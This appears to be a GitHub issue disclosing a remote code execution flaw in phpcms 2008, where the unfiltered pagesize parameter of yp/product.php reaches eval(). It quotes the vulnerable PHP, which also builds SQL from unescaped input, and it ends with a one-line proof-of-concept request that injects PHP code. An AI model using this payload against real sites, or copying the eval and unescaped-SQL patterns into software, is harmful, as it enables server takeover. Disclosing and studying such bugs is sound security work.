New issue


Jump to bottom

phpcms2008 product.php pagesize parameters RCE #4

⊙ Open **blindkey** opened this issue on Feb 17, 2020 · 0 comments


blindkey commented on Feb 17, 2020 • edited ▾ Owner

phpcms 2008 in yp/product.php




```
            $where .= "p.catid IN ($catid) AND ";
        }
        if($lprice)$where .= "p.price >= '{$lprice}' AND ";
        if($hprice)$where .= "p.price <= '{$hprice}' AND ";
        if($areaname)$where .= "c.areaname = '{$areaname}' AND ";
        if($q)$where .= "p.title LIKE '%{$q}%' AND ";
        $where .= "c.userid = p.userid";
        $templateid = 'product_searchlist';
    break;

    default:
        $catid = intval($catid);
        $head['keywords'] .= '产品';
        $head['description'] .= '产品'.'_'.$PHPCMS['sitename'];
        $head['title'] .= '产品'.'_'.$PHPCMS['sitename'];
        $CAT = subcat('yp', 0);
        if($catid)
        {
            if($child == 1) $arrchildid = subcat('yp', $catid);
        }
        $view_type = max(intval($view_type), 1);
        $page = $page ? $page : 1;
        $pagesize = $pagesize ? $pagesize : 20;
        $where = " WHERE p.userid=c.userid AND p.status=99";
        if($catid)
        {
            if($CATEGORY[$catid]['arrchildid'])
                $where .= " AND p.catid IN (".$CATEGORY[$catid]['arrchildid'].")";
            else
                $where .= " AND p.catid='$catid'";
        }
        if($areaname)
        {
```

there is no filter before or after the pagesize value pass to $urlrules



```
        $templateid = 'product';
        if($M['enable_rewrite'])
        {
            $urlrule = "$M[url]product-list-$view_type-$catid-$pagesize--$areaname--$order.html|$M[url]product-list-$view_type-$catid-$pagesize--$areaname--$order-\$page.html";
        }
        else
        {
            $urlrule = "$M[url]product.php?view_type=$view_type&catid=$catid&pagesize=$pagesize&areaname=$areaname&order=$order|$M[url]product.php?view_type=$view_type&catid=$catid&pagesize=$pagesize&areaname=$areaname&order=$order&page=\$page";
        }
    break;
}
```

and after template render ,we come to a function which will evaluate the data like below:



```php
}
function caturl($action)
{
    global $URLRULE,$catid,$page;
    $M = cache_read('module_ask.php');
    $urlrule = $URLRULE[$M['categoryUrlRuleid']];
    if(strpos($urlrule, '|'))
    {
        $urlrules = explode('|', $urlrule);
        $urlrule = $page < 2 ? $urlrules[0] : $urlrules[1];
    }
    eval("\$url = \"$urlrule\";");
    return $url;
}
?>
```

so the evalutate will trigger a arbitry command injection.

poc like this:
/yp/product.php?pagesize=${@**phpinfo**()}

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant